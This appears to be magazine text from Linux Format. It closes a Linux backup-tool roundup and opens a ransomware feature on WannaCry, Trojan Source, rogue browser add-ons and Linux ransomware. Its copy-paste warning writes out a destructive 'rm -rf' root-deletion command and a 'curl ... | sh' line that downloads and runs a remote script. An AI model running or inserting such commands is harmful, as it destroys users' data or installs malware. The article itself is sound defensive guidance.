
The facilities of *Vorta* worked as expected in our tests. We backed up an entire system to a network shared drive and it took just over an hour. The following day, it took four and a half minutes to do an incremental backup with 1.7GB of extra data. Diffing the snapshots showed that the bulk of that extra space came from virtual machine snapshots that we had created.

*BackupPC* is the closest we came to examining a backup tool that's aimed at enterprises rather than individual users. However, there's no reason why home users or organisations running a small number of machines shouldn't use it if they're prepared to hit the manual first. For some, being able to access the software remotely over the web will make the extra work of setting it up more than worthwhile.

On the other end of the scale, *Deja Dup* keeps things simple, but for many it'll offer everything they actually need. However, if you need a feature that isn't provided then it's almost impossible to expand on what's already there.

We were a bit disappointed in the cloud features because the three programs that offered support for remote backup all supported different things. If it's an important area to you, then you may have to make the decision based on what cloud services you're tied to.

*Grsync* is a useful piece of software, and we've no doubt that some Linux users use it as their primary backup tool. However, it didn't feel much like a backup tool for day to day use. Although not as flexible for the technically minded, *Back In Time* also sits on top of *rsync* and offers all of the facilities that we expect from a user-oriented backup tool.

**1st****Vorta****8/10**

**Web:** <https://vorta.borgbase.com>

**Licence:** GPLv3 **Version:** 0.7.5

Balances ease of use with sophisticated features, backed by *BorgBackup*.

**2nd****Back In Time****7/10**

**Web:** <https://github.com/bit-team/backintime>

**Licence:** GPLv2 **Version:** 1.2.1

It's a solid choice as backup for the typical user. Good command line features.

**3rd****BackupPC****7/10**

**Web:** <https://backuppc.github.io/backuppc>

**Licence:** GPL 3 **Version:** 4.4.0

It's a monster, but hopefully, one that's on your side when tamed.

**4th****Deja Dup****6/10**

**Web:** <https://wiki.gnome.org/Apps/DejaDup>

**Licence:** GPL 3 **Version:** 42.8

Could offer all of the backup facilities that some users need.

**5th****Grsync****6/10**

**Web:** [www.opbyte.it/grsync](http://www.opbyte.it/grsync)

**Licence:** GPL licence **Version:** Grsync 1.3.0

More a directory synchronisation tool rather than a normal backup program.

### » ALSO CONSIDER

*Bacula* ([www.bacula.org](http://www.bacula.org)) is a stalwart of the Linux backup scene and one that has reduced grown system administrators to tears. It could have been included in our main list because it has an optional GUI front end, but it's not aimed at typical users backing up their own files.

We've looked at user file backup systems, so we didn't consider a tool like *Clonezilla* (<https://clonezilla.org/>), which makes copies of entire disks including the system files.

Pure snapshot style utilities are also useful for a different type of backup. The Btrfs only *TimeShift* is an example of this and it can back up an entire system extremely quickly. Then, if you make a change to your system, you can quickly revert it to a previous state.

For some, it might be worth setting up a manual backup system using, for example, *rsync* to do the file transfer and *cron* to do the scheduling. **LXF**

# COMBAT MALWARE!

Jonni Bidwell wants to turn the tide on ransomware in 2022. It appears he has his work cut out for him...



**T**hese days we're never far from cybercrime-themed headlines. What was very much in the realms of sci-fi a couple of decades ago has become almost commonplace today.

In the past few years we've seen large-scale attacks against Ukraine's power grid, Sony Pictures, the Colonial Oil Pipeline, JBL-SA (the world's largest meat supplier) and South African shipping firm Transnet. Such attacks often aim to cause damage and disruption (the power grid attack left hundreds of thousands without power for hours). And sometimes the aim is political. For example, the Sony Pictures hack is widely believed to have originated from North Korea, with hackers demanding *The Interview* (a Kim Jong Un-themed comedy) be withdrawn.

Which it was, although not before gigabytes of embarrassing emails and personal information on Sony Pictures staff was shared.

Latterly though, hackers are financially motivated. They want their targets to pay (usually in cryptocurrency), either to restore access to their systems, or to avoid sensitive information being publicised. The last three attacks mentioned above all occurred in 2021, and are examples of such ransomware attacks. Ransom demands can be high too: the Colonial Pipeline hackers received \$10 million (most of which was recovered), and prolific (but now defunct) ransomware outfit REvil requested \$70 million following a supply chain attack on managed software company Kaseya. Thanks to the ease with which fiat

currency could be exchanged for Bitcoin, ransomware attacks launched against home users have proven profitable, too.

The tired old line "Linux doesn't get viruses" (or ransomware, or whatever other kind of badware you might care to name) was never really true. Internet-facing Linux servers have long been a target for all kinds of mischief, and with so many Linux-powered Internet of Things devices joining the party, such intrusions are only going to increase.

Directed attacks against home users are waning, primarily because there are much more lucrative targets out there, but that's no excuse for complacency. We'll show you the modern threatscape, refresh some best practices and hopefully get your 2022 off to the safest start possible. So let's get to it!



# Ransomware's evolving

It's bad and it's getting worse. But running outdated versions of Windows doesn't help anyone.

**A** few years back guilt-ware attacks were common. Unsuspecting users would log into their machines and be greeted with a banner stating they were under investigation for nebulous crimes. Anything from piracy, to pornography or promulgation of terror materials. But don't worry, says the warning – all of this will go away if you just wire some cryptocurrencies to this address.

The message goes on to explain how to acquire said coins, and warns that if you don't pay, you'll be arrested. That these kinds of attacks were ever successful (and sometimes still are) speaks volumes about people's gullibility. It also shows some people have some quite funky ideas about how justice works. Yet we shouldn't be so dismissive – there's some psychology behind this.

There's a widely held theory that everyone has some latent guilt about something they've done in the past

and not 'fessed up to. And tapping into this with a scary message can make the subject feel rumbled. Detectives take advantage of this (and all kinds of other techniques) when questioning suspects.

Still, it's the kind of message that lots of people (especially anyone used to browsing the internet without a pop-up blocker), will just close and ignore. So later evolutions of this attack would go a stage further, either locking the victim out of the machine entirely (forcing the user to choose between a complete reinstall or a quick ransom payment) or encrypting any user documents it finds. This is what ransomware typically refers to today. Thanks to networking (and a rich underground scene in the trade of network exploits) damage may quickly spread to other machines too, and before you know it a stray click on a single machine might bring about a network-wide incident.

Naturally, businesses are a much more lucrative target with (according to Coveware) the average payout in 2020 being \$233,817. Attacks on home users might ask for anywhere between the equivalent of \$200 to \$2,000, which is why they don't tend to grab the headlines anymore. Home users may also feel uncomfortable about reporting a ransomware attack, but they shouldn't. Even if the authorities can't help, reporting the incident (to the likes of CISA in the US or the NCA in the UK) will at least help them measure the scale of the threat. For businesses, the projected cost of recovery might well exceed the ransom, at which point it makes business sense to cough up. Insurers are starting to recognise this now and some (controversially) even include ransomware payments in their policies.



The UK's National Cyber Security Centre (NCSC) has some good high-level advice for home users seeking to avoid ransomware.

## » HOW TO BECOME INFECTED


Unfortunately, most if not all ransomware outbreaks start with human error. This might be through social engineering, spear phishing campaigns (where high-profile individuals are targeted and tricked into handing over data with seemingly legitimate messages), rogue browser add-ons, dodgy websites, dodgy mobile apps, poisoned email attachments... the list goes on.

Sometimes human error upstream is to blame. For example, SIM-swapping attacks might involve tricking a customer service agent to porting a number to another SIM. This might then enable 2FA to be compromised on all of the accounts linked to that number.

Whatever the method, once a human has erred, there's not a lot even the most secure(-est) system in the world can do remedy things

The WannaCry outbreak in 2017, which nearly crippled the UK's largely Windows 7-powered NHS, was a little different, since its spread was mostly as a result of a vulnerability in the SMB protocol. That vulnerability was actually known to NSA researchers, who named it EternalBlue. Unfortunately someone (perhaps a rogue contractor) made away with its details. And later, just before WannaCry hit, the vulnerability was published by a group calling themselves the ShadowBrokers. EternalBlue, which

enables privileged code execution on remote systems, was also leveraged in the *NotPetya* ransomware outbreak, which disrupted global shipping.



Ransomware authors don't seem to consider layouts and readability when designing their demands.

# Safe hex

Taking a few basic precautions is much easier than cleaning up a nasty digital infection



**B**asic internet hygiene is the single best defence for home users against ransomware, and malware in general. Unfortunately “the basics” encompasses many different areas these days that deserve their own cover features. Still, let’s at least try and summarise them here.

We hope you’re not the sort of person to click random links in suspect-looking emails, at the very least one should hover over them (or copy and paste the link into a text document) to make sure it links to a legitimate domain (and not something using deceptive characters like google.com, or deceptive subdomains like google.domain.cm). Speaking of copying and pasting, be extra careful when doing so with code excerpts. Not only is there the risk the command itself will do something bad, like `rm -rf -no-root-preserve /`,

but thanks to the wonders of CSS and Unicode it’s easy to inject invisible characters that you won’t see until they’re pasted (and conceivably not even then). Just appending  `; curl ransomware.xyz/pwn.sh | sh` is one way to stop a benign command being so benign. Not a real URL, by the way. Bidirectional (Bidi) character encodings have been used to obfuscate file extensions of email-borne malware in the past.

## Passing on the compromise

And now a more insidious form of this attack has been discovered, dubbed Trojan Source. It turns out that most compilers, while supporting and encouraging Unicode source files, don’t really have any mitigations against obfuscated Bidi additions. So a lazy developer might copy and paste a code snippet from Stack Overflow, then not only risk having their own compiler exploited, but if they then upload that code to a popular project, the whole well becomes poisoned. You can read about it at <https://krebsonsecurity.com/2021/11/trojan-source-bug-threatens-the-security-of-all-code>. The scope of the attack is huge, because it enables essentially arbitrary, invisible code to be added. This might be keyloggers, ransomware or any number of other bad things.

No matter how web-savvy you are, you can always take steps to boost your browsing security. No one likes ads, and no one likes that the networks behind them are on occasion compromised to instead spew malicious

The Trojan Source attack has a spooky website (<https://trojansource.codes>) that carries the ominous tagline “Some vulnerabilities are invisible.” Oooo!



## » THE RANSOMWARE BUSINESS

Very often, the people who write the ransomware are not the people perpetrating the attacks. They prefer to keep their hands (and noses) clean. Indeed, complex attacks often begin with a broker, sometimes someone inside the organisation, sometimes not, selling some kind of initial access credentials.


Once that’s achieved the attackers will, as stealthily as possible, probe internal networks to find important data (or further vulnerabilities). The ransomware itself, far from being some kiddie’s cobbled-together script, might be Ransomware as a Service (RaaS). It might have a customised payload, or even a dedicated page where buyers can monitor the damage, switch payloads or even receive technical support.

A new RaaS called ALPHV (also known as BlackCat) was discovered in


December on underground forums. This seems to have been the first in-the-wild example of ransomware written in Rust. Advertising on the forums (which we’re sure a determined *Linux Format* reader will manage to find without us naming them) promises 80-90 per cent of the ransomware payout to ‘pentesters’ wishing to try out their latest badware.

The first Linux ransomware that we could find record of was named *Erebus*. Like *RansomEXX*, it appears to have been ported from Windows. But in 2017 it struck the servers (153 of them) of a South Korean web-hosting company, taking down over 3,000 websites. Such was the

damage that the company paid just under 400 BTC, which at the time was \$1 million in Bitcoin, making it the largest-ever payout at the time. Bitcoin is worth around 20 times its 2017 value today, so hopefully these particular fraudsters didn’t get to keep their earnings.



Programmed in Rust, with a nostalgic UI. This is getting silly now. Image credit: MalwareHunterTeam



If you need a second opinion on Chrome extensions then you could do a lot worse than visiting <https://crxcavator.io>.

JavaScript. The most popular ad-blocker for *Firefox* is *uBlock Origin*, and we heartily recommend it.

There are a number of other add-ons you might want to use to protect privacy. But be aware that the *Firefox* add-ons repository and *Chrome Web Store* aren't monitored for malicious code. So exercise caution when downloading new add-ons. Even genuine add-ons contain code that can be exploited, either by a rogue add-on or a maliciously crafted web page. A study entitled *DoubleX: Statically Detecting Vulnerable Data Flows in Browser Extensions at Scale* found 184 extensions that could be exploited this way. An unchecked `eval` function in a privileged extension might allow a web page to do anything that extension can. A likewise stray `tabs.execute()` call would allow remote code inclusion.

Web and mobile application stores have long harboured malware. It's suspected that the CacheFlow malware (discovered in December 2020) went undetected for around three years, in which time it was downloaded an estimated three million times. It concealed its data-stealing activities by masquerading as video downloaders and geo-unblockers. There haven't been many documented ransomware attacks that are directly related to browser add-ons, but Cisco Talos security researcher Tiago Pereira warns that credentials taken in this way have been "an initial infection point for larger attacks, including ransomware incidents". Ransomware distributor Magnat may have been lurking in the *Chrome Web Store* for up to three years. The *Chrome Store* may not be perfect, but more risky is downloading add-ons, programs and anything else from "unofficial" sources. Please don't do that.

## Ransomware on Linux


Linux desktop users applying some basic precautions are unlikely to be the victim of a ransomware attack. But that doesn't mean there isn't Linux ransomware, because there is. One was discovered by Kaspersky in late 2020, and turned out to be a port of the Windows ransomware *RansomEXX*, which has been known about since 2018. Early 2020 saw a number of high-profile *RansomEXX* attacks against Texas-based TxDOT, Konica Minolta and the Brazilian court system. *RansomEXX* is an example of file-less malware, where the payload exists solely in memory and never touches the disk. This means it's immune from the conventional signature-based scanning that most anti-virus software relies on.

In December 2020 *RansomEXX* operators also committed a double extortion attack against aircraft manufacturer Embraer. Here sensitive data, as well as being encrypted on the victim's systems, is sent to the

attackers who threaten to make it public. This further incentivises paying the ransom, because the victim organisations now risk loss of reputation and trade secrets becoming public. Even if they have solid backups and can easily restore systems, this loss of face might be an even greater threat.

Trend Micro (<https://bit.ly/lxf285-trend-micro-report>) shows how further extortion stages can be carried out. Besides encrypting data in the traditional way and extorting the victim with sensitive data, a third level in the form of DDoS attacks and then a fourth in the form of direct comms with customers, senior execs or other stakeholders, have all been seen recently.

